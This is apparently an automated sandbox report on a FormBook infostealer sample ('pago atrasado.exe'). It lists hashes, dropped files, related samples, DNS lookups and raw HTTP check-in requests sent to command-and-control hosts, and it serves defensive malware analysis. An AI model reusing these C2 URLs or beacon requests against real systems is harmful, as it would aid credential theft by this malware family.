	AWB.doc	Get hash	malicious	Browse	• www.shans-online.com/fzsg/?i2M8mbL8=wYA5+ODQw7YIFkSefVPDQdsb1XpS7kW79pgoTMk5mjoxU7vP2T6by19X6tBJuHEX3lcOtQ==&X6A=bTMtXz7XNfKd
	SOA.exe	Get hash	malicious	Browse	• www.andrewfjohnston.com/b2c0/?3ff=y6AT2b&m4C=nPJDWeDSq27+w4JhkI8ACYvoKxwYoowpnQPys4jm4E2BXf8WUJ1hnsC1S8FsokkK/+Kf
	HBW PAYMENT LIST FOR 2021,20212009.xlsx	Get hash	malicious	Browse	• www.hiviz people.com/n092/?ixl0i0t=uaY0THpty5EvCloUtnm06lpodfUxh6yq2Ukbc245yKA9WepW8xtBavSpPmKwlutgZVJfqg==&kb=-Z4LWJsPDRiPHr
	77dsREO8Me.exe	Get hash	malicious	Browse	• www.youro tcs.com/euzn/?6lDh4=Jq5AABYnwO9dbv77N4nPQwsgHB5GKQbjMYkkdBpcGmLbEHlDRj4+NcKZLwDFhHGoKQZS&Ph-PB=1bpljFA
	Sales _DEG212004755711421641.pdf.exe	Get hash	malicious	Browse	• www.travel advisorsuccess.net/gs2m/?8pHX=5jhxgd&h4=R9Myd3XtH8UfpLcxkW7UMZG2K+ZHkiBKmQ+KXW7xNpgHOl826W3TGb5gIiCaUB40A9/Y
	3xzHrbPdZ7.exe	Get hash	malicious	Browse	• vpn.premrera.com:443/viewpre.asp?cstring=wcxbaa-1753643374&tom=255&id=6003031

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VINASHIP STAR.xlsx	Get hash	malicious	Browse	• www.cpb.site/nthe/?xtxh=21tMkqEIUZBUKU+ck7CVVp3eTiqf/+4cN27Pgp5ejfxv1jbsXk06Rfkh8MQLsUSEnTHARw==&U2=mv-t_rDPAPsD6l
	MV TAICHUNG.xlsx	Get hash	malicious	Browse	• www.cpb.site/nthe/?7nMt=21tMkqEIUZBUKU+ck7CVVp3eTiqf/+4cN27Pgp5ejfxv1jbsXk06Rfkh8MQLsUSEnTHARw==&gDHho=b2JPovgHUt
	BIN.exe	Get hash	malicious	Browse	• www.jwpropertiestn.com/n8ba/?I6El7rEX=iMNnVuY+gvXz0j53tPU+imZoGlggyOcz8e4ohSepbhwGfYAQxyq22Rg/4FGnobgDSPq5&yBZ02=2df8xb-H6hatkZkp
	OrdGreece89244.exe	Get hash	malicious	Browse	• www.carstoriesusa.net/rvoe/?q6pHq=L4-hsduP_n0dm&5jn=fAOs8VWxDgCcN/b38ZjPEpzSltT9i6eUIfWB05FDSs6jml76oEIdxB/bsn2NMp244tD1hAXsWQ==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	xHSUX1VjKN.exe	Get hash	malicious	Browse	• 23.227.38.74
	dtMT5xGa54.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order For Chile.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	REQ20211028624480320 73.exe	Get hash	malicious	Browse	• 23.227.38.74
	XaTgTJhfol.exe	Get hash	malicious	Browse	• 23.227.38.74
	vk5MXd2Rxm.msi	Get hash	malicious	Browse	• 23.227.38.74
	pKD3j672HL.exe	Get hash	malicious	Browse	• 23.227.38.74
	2KW3KamMqq.exe	Get hash	malicious	Browse	• 23.227.38.74
	HP8voO5Ikv.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHLAWB 191021.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	KYTransactionServer.exe	Get hash	malicious	Browse	• 23.227.38.74
	103 Ref 2853801324189923.exe	Get hash	malicious	Browse	• 23.227.38.74
	doc_0862413890.exe	Get hash	malicious	Browse	• 23.227.38.74
	1cG7fOkPjS.exe	Get hash	malicious	Browse	• 23.227.38.74
	549TXoJm6p.exe	Get hash	malicious	Browse	• 23.227.38.74
	famz10.doc	Get hash	malicious	Browse	• 23.227.38.74
	5Zebq6UNKC.exe	Get hash	malicious	Browse	• 23.227.38.74
	8205108.exe	Get hash	malicious	Browse	• 23.227.38.74
	MV ROCKET_PDA.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	6AYs2EgVeN.apk	Get hash	malicious	Browse	• 52.222.174.50
	4f0PBbcOBI	Get hash	malicious	Browse	• 34.249.145.219
	REQUIREMENT.exe	Get hash	malicious	Browse	• 3.121.211.190
	RlypFfB7n8	Get hash	malicious	Browse	• 54.171.230.55
	7iw4z5l41w	Get hash	malicious	Browse	• 34.249.145.219
	SecuriteInfo.com.Trojan.Linux.Generic.191302.28689.5288	Get hash	malicious	Browse	• 54.171.230.55
	ldJp8ogMLq.apk	Get hash	malicious	Browse	• 35.162.9.128
	ldJp8ogMLq.apk	Get hash	malicious	Browse	• 44.235.227.57
	SecuriteInfo.com.Linux.BtcMine.470.15094.2496	Get hash	malicious	Browse	• 108.157.2.216
	lpa-park.apk	Get hash	malicious	Browse	• 54.229.52.247
	acciona-mobility-1-21-1.apk	Get hash	malicious	Browse	• 143.204.225.4
	D0sF4Fm8Za	Get hash	malicious	Browse	• 52.53.23.88
	7rA3B9X5j6	Get hash	malicious	Browse	• 18.188.26.105
	ut5yFyWEDd	Get hash	malicious	Browse	• 18.182.10.188
	BW3i62l7Hw	Get hash	malicious	Browse	• 18.146.49.126
	dtMT5xGa54.exe	Get hash	malicious	Browse	• 3.64.163.50
	SecuriteInfo.com.PUA.Tool.Linux.BtcMine.2805.26628.5655	Get hash	malicious	Browse	• 34.249.145.219
	INV#409.xlsx	Get hash	malicious	Browse	• 75.2.115.196
	syseth	Get hash	malicious	Browse	• 54.171.230.55
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	• 13.32.99.121
CONFLUENCE-NETWORK-INCVG	iAuPyHuUkk.exe	Get hash	malicious	Browse	• 208.91.197.27
	DHL-Waybill.exe	Get hash	malicious	Browse	• 209.99.64.43
	orde443123.exe	Get hash	malicious	Browse	• 208.91.197.91
	wDzceoRPhB.exe	Get hash	malicious	Browse	• 208.91.197.27
	vbc.exe	Get hash	malicious	Browse	• 208.91.197.91
	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	• 209.99.64.33
	etiyrfIKft.exe	Get hash	malicious	Browse	• 208.91.197.27
	MV ROCKET_PDA.exe	Get hash	malicious	Browse	• 208.91.197.91
	DeqrIfxzHW.exe	Get hash	malicious	Browse	• 208.91.197.91
	IMG100897 TWI-SHA 202102 BANK SHEETS.exe	Get hash	malicious	Browse	• 208.91.197.91
	INVPRF2100114_pdf.exe	Get hash	malicious	Browse	• 208.91.197.27
	DC0CA5C0D9189B6D050B125A4317045BA7A4BC45 24E3E.exe	Get hash	malicious	Browse	• 204.11.56.48
	PkF9Fg2Tnc.exe	Get hash	malicious	Browse	• 208.91.197.27
	2WK7SGkGVZ.exe	Get hash	malicious	Browse	• 208.91.197.27
	VC-Q-1056410-21GR1.exe	Get hash	malicious	Browse	• 208.91.197.91
	Proforma Invoice #18083-INV-Order.PDF.exe	Get hash	malicious	Browse	• 209.99.64.55
	NEW ORDER INQUIRY_Q091421.PDF.exe	Get hash	malicious	Browse	• 208.91.197.27
	ugsuHxq7Ey.exe	Get hash	malicious	Browse	• 208.91.197.27
	DHL_Online_Receipt.doc	Get hash	malicious	Browse	• 208.91.197.27
	doc#0210903000.exe	Get hash	malicious	Browse	• 209.99.64.70

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsw7E57.tmp\xpbpx.dll	
Process:	C:\Users\user\Desktop\pago atrasado.exe
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	6.395766788929115
Encrypted:	false
SSDEEP:	1536:oJUmgGAYhReTNsu0yGLmQEQoOoLz8I5EgZ2UlH08mAiI3Wklk9ncobUfsQzt2jwM:CUmgGASei2EAPP3xlkrEmP
MD5:	4EB0E08649F542FD0E44BEF7845956FC

C:\Users\user\AppData\Local\Temp\nsw7E57.tmp\xpbpx.dll	
SHA1:	5FAC196EE8AF08F8F954F3086C0250A905986C02
SHA-256:	15ED84B6D171B6B6834AA6A39150B6165B2C83411929A8C6963B6E446DF44ED1
SHA-512:	DE809B359CCD7B65B41FD8320A16793C74AE1EECFEE3F25D8A9943CA4D2CDA675733794EC944E11D62FCD0F6AD9A0BFD7748E74841C68C6796255235B3D0B6F
Malicious:	false
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....fa.....!....."...z.....*.....<...M.....h]..H.....text...) ....."..... ..`.rdata...S...@...T...&.....@..@.data...5B.....$...z.....@....rsrc.....@..@.....

C:\Users\user\AppData\Local\Temp\upukqvxhfh	
Process:	C:\Users\user\Desktop\pago atrasado.exe
File Type:	data
Category:	dropped
Size (bytes):	215137
Entropy (8bit):	**7.991819771185154**
Encrypted:	**true**
SSDEEP:	6144:eLTysZ+qYT8Em3yAwsDPmM2cPwQd/crz4wEvdt4:symYT8ayeQdUr8wEE
MD5:	34564360F76F9665C311E080E6C1CECC
SHA1:	87119F439AC4DF6D9FB59DA568218EBFCAF88981
SHA-256:	1AB4C2718912B5BF3137E94135F07CA6665B788448429D15C4AE04E6DF3FF8B1
SHA-512:	3410542C5ED5F5EC44521001E29201B535486B9FD843186827EDA99C2F739B78DDEE99070E74AACB770F61BA48EE18629BBB73D691E0DB567DE0702017D6EB7
Malicious:	false
Reputation:	low
Preview:	."hRD!.-{.b9\...7oE...\=....|... ...D.."...1..@.i.....lk....4l.<..R.R...3s.....z.,.u.....>..G>K[.....)......`{^^.e<{#..m..4.+....6-@..nF. zZ.%lG3.t...H.d\\...9..eG.....*. Xb.LK.....*....o.zS/.\9..F....0}m..y..|yg.}...nq.l...`q.....O!.-{.tRv..1OM...s...}.E... ..D..."......@.i.....lk_..=4S....uw.wt0...8.C.....t...T.2.....q,+.B...rq.{^^.e<{.`UU..#K.{*...4s..4..K...s.....AM.zsz.8:tkH.[.....*.C..b..,....,9.*.....43.9.9w.....0}m.....|yy.}.H.nq.l...`q...^.....P..O!.-{@.RvK.1OM..hs.5.}.E.... ...D.."...1..@.i.....lk_..=4S....uw.wt0...8.C.....t...T.2.....q,+.B...rq.{^^.e<{.`UU..#K.{*...4s..4..K...s.....AM.zsz.8:tkH.[.....*..Xb..,..D.,...*.....43.9.9.....0}m.....|yy.}.H.nq.l...`q...^.....P..O!.-{@.RvK.1OM..hs.5.}.E.... ...D.."...1..@.i.....lk_..=4S....uw.wt0...8.C.....t...T.2.....q,+.B...rq.{^^.e<{.`UU..#K.{*...4s..4..K...s.....AM.zsz.8:tkH.[.....*..Xb..,..D.,...*.....43.9.9.....0}m.....|yy.}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.9390817972262315
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	pago atrasado.exe
File size:	288183
MD5:	f841c72b1c4cadc4c98903ad26a96a16
SHA1:	06359aaf42a5ce60889ab7a93d8af7702b34630a
SHA256:	eaa038a0020fee7ddfe2919203f20f15ca1d7eb19d90b168cade93b5cf8d7f43
SHA512:	b80671d608aab3309567326b552a969245e448cd272e635a74abde9082d455e11f9d264928c61647d4b52b183c85425d3933fcffa4093b4453463e295f768f37
SSDEEP:	6144:wBlL/cQMpuMEI8xf6S6s4SOTJoR6qMdayJ5rSFb1e7uuUI0vVLM:CeQMzEDxf6I8J3dTXuuUbI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...e:.V.....\.....0.....p....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030fb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A65 [Sat Apr 2 03:20:05 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5aeb	0x5c00	False	0.665123980978	data	6.42230569414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1196	0x1200	False	0.458984375	data	5.20291736659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b038	0x600	False	0.432291666667	data	4.0475118296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0x9e0	0xa00	False	0.45625	data	4.50948350161	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-16:44:25.292716	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.5	34.102.136.180
10/13/21-16:44:25.292716	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.5	34.102.136.180

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-16:44:25.292716	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49790	80	192.168.2.5	34.102.136.180
10/13/21-16:44:25.406375	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49790	34.102.136.180	192.168.2.5
10/13/21-16:44:46.515561	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49793	80	192.168.2.5	74.208.236.134
10/13/21-16:44:46.515561	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49793	80	192.168.2.5	74.208.236.134
10/13/21-16:44:46.515561	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49793	80	192.168.2.5	74.208.236.134
10/13/21-16:45:02.310893	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49797	80	192.168.2.5	3.64.163.50
10/13/21-16:45:02.310893	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49797	80	192.168.2.5	3.64.163.50
10/13/21-16:45:02.310893	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49797	80	192.168.2.5	3.64.163.50
10/13/21-16:45:07.452062	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49798	23.227.38.74	192.168.2.5

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 16:44:14.384646893 CEST	192.168.2.5	8.8.8.8	0xfa8a	Standard query (0)	www.highvizpeople.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:20.181121111 CEST	192.168.2.5	8.8.8.8	0xa615	Standard query (0)	www.ttemola.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:25.232558966 CEST	192.168.2.5	8.8.8.8	0x4912	Standard query (0)	www.oddanimalsink.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:30.433674097 CEST	192.168.2.5	8.8.8.8	0x7083	Standard query (0)	www.umgaleloacademy.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:35.857575893 CEST	192.168.2.5	8.8.8.8	0xafc8	Standard query (0)	www.baybeg.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:41.058072090 CEST	192.168.2.5	8.8.8.8	0x9ad1	Standard query (0)	www.itskosi.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:46.351602077 CEST	192.168.2.5	8.8.8.8	0xf190	Standard query (0)	www.crisisinterventionadvocates.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:51.682477951 CEST	192.168.2.5	8.8.8.8	0x43b1	Standard query (0)	www.ishhs.xyz	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:57.200576067 CEST	192.168.2.5	8.8.8.8	0xb3d4	Standard query (0)	www.sfcn-dng.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:45:02.261354923 CEST	192.168.2.5	8.8.8.8	0x428	Standard query (0)	www.everythangbutwhite.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:45:07.338278055 CEST	192.168.2.5	8.8.8.8	0xc6a6	Standard query (0)	www.shopthatlookboutique.com	A (IP address)	IN (0x0001)
Oct 13, 2021 16:45:12.463208914 CEST	192.168.2.5	8.8.8.8	0x3df5	Standard query (0)	www.christinegagnonjewellery.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 16:44:14.506238937 CEST	8.8.8.8	192.168.2.5	0xfa8a	No error (0)	www.highvizpeople.com		208.91.197.27	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:20.211018085 CEST	8.8.8.8	192.168.2.5	0xa615	Name error (3)	www.ttemola.com	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:25.272434950 CEST	8.8.8.8	192.168.2.5	0x4912	No error (0)	www.oddanimalsink.com	oddanimalsink.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 16:44:25.272434950 CEST	8.8.8.8	192.168.2.5	0x4912	No error (0)	oddanimalsink.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:30.844825983 CEST	8.8.8.8	192.168.2.5	0x7083	Server failure (2)	www.umgaleloacademy.com	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:41.082652092 CEST	8.8.8.8	192.168.2.5	0x9ad1	No error (0)	www.itskosi.com		46.101.121.244	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:41.082652092 CEST	8.8.8.8	192.168.2.5	0x9ad1	No error (0)	www.itskosi.com		206.189.50.215	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:46.370044947 CEST	8.8.8.8	192.168.2.5	0xf190	No error (0)	www.crisisinterventionadvocates.com		74.208.236.134	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:52.131743908 CEST	8.8.8.8	192.168.2.5	0x43b1	Name error (3)	www.ishhs.xyz	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 16:44:57.224594116 CEST	8.8.8.8	192.168.2.5	0xb3d4	Name error (3)	www.sfcn-dng.com	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 16:45:02.290517092 CEST	8.8.8.8	192.168.2.5	0x428	No error (0)	www.everythangbutwhite.com		3.64.163.50	A (IP address)	IN (0x0001)
Oct 13, 2021 16:45:07.366216898 CEST	8.8.8.8	192.168.2.5	0xc6a6	No error (0)	www.shopthatlookboutique.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 16:45:07.366216898 CEST	8.8.8.8	192.168.2.5	0xc6a6	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Oct 13, 2021 16:45:12.486450911 CEST	8.8.8.8	192.168.2.5	0x3df5	Name error (3)	www.christinegagnonjewellery.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.highvizpeople.com
- www.oddanimalsink.com
- www.itskosi.com
- www.crisisinterventionadvocates.com
- www.everythangbutwhite.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49787	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:44:14.661981106 CEST	4115	OUT	GET /u9xn/?z0=rzasM82ZF5Q0VpfmrNE4kv3GDdRAHDJpM3U8JxcA+ITN6WDsXwhhZ+Z3rxJnSB0jHUWg&PjlT=JhfHclW8zdo HTTP/1.1 Host: www.highvizpeople.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:44:14.906196117 CEST	4117	IN	HTTP/1.1 200 OK Date: Wed, 13 Oct 2021 14:44:14 GMT Server: Apache Set-Cookie: vsid=919vr3816818547928602; expires=Mon, 12-Oct-2026 14:44:14 GMT; Max-Age=157680000; path=/; domain=www.highvizpeople.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_KQL0Qewm/57A7d4wt4OHK1+3N7YmuFf9rlEy C7xrWthCcsfi2zFqQt+3/QwUNakTWu2Rc2ZBUwg9yn9iy5bcVQ== Keep-Alive: timeout=5, max=102 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 65 36 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 4b 51 4c 30 51 65 77 6d 2f 35 37 41 37 64 34 77 74 34 4f 48 4b 31 2b 33 4e 37 59 6d 75 46 66 39 72 6c 45 79 43 37 78 72 57 74 68 43 63 73 66 69 32 7a 46 71 51 74 2b 33 2f 51 77 55 4e 61 6b 54 57 75 32 52 63 32 5a 42 55 77 67 39 79 6e 39 69 79 35 62 63 56 51 3d 3d 22 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 68 69 67 68 76 69 7a 70 65 6f 70 6c 65 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 68 69 67 68 76 69 7a 70 65 6f 70 6c 65 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d Data Ascii: 4e65<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyX bJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_KQL0Q ewm/57A7d4wt4OHK1+3N7YmuFf9rlEyC7xrWthCcsfi2zFqQt+3/QwUNakTWu2Rc2ZBUwg9yn9iy5bcVQ==""><head> <script type="text/javascript">var abp;</script><script type="text/javascript" src="http://www.highvizpeople.com/px.js?ch=1"></script><script type="text/javascript" src="http://www.highvizpeople.com/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";im

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49790	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:44:25.292716026 CEST	5623	OUT	GET /u9xn/?z0=Eyy2FmThgSczREyJUe5BPhqJIrAJD2iL3N0sS7pth5V4AuiiYZbYrcKb75E1rnMpvjAp&PjlT=JhfHclW8zdo HTTP/1.1 Host: www.oddanimalsink.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 16:44:25.406374931 CEST	5623	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Oct 2021 14:44:25 GMT Content-Type: text/html Content-Length: 275 ETag: "615f9601-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49791	46.101.121.244	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 16:44:41.115659952 CEST	5625	OUT	GET /u9xn/?z0=Q2BOOCh2YmRGzHBLpF4ZGgsAfzPJKYPCPJSLTy3o+TqCnIZHYQwJa/p1Zgpwk24Ey+uX&PjlT=JhfHclW8zdo HTTP/1.1 Host: www.itskosi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
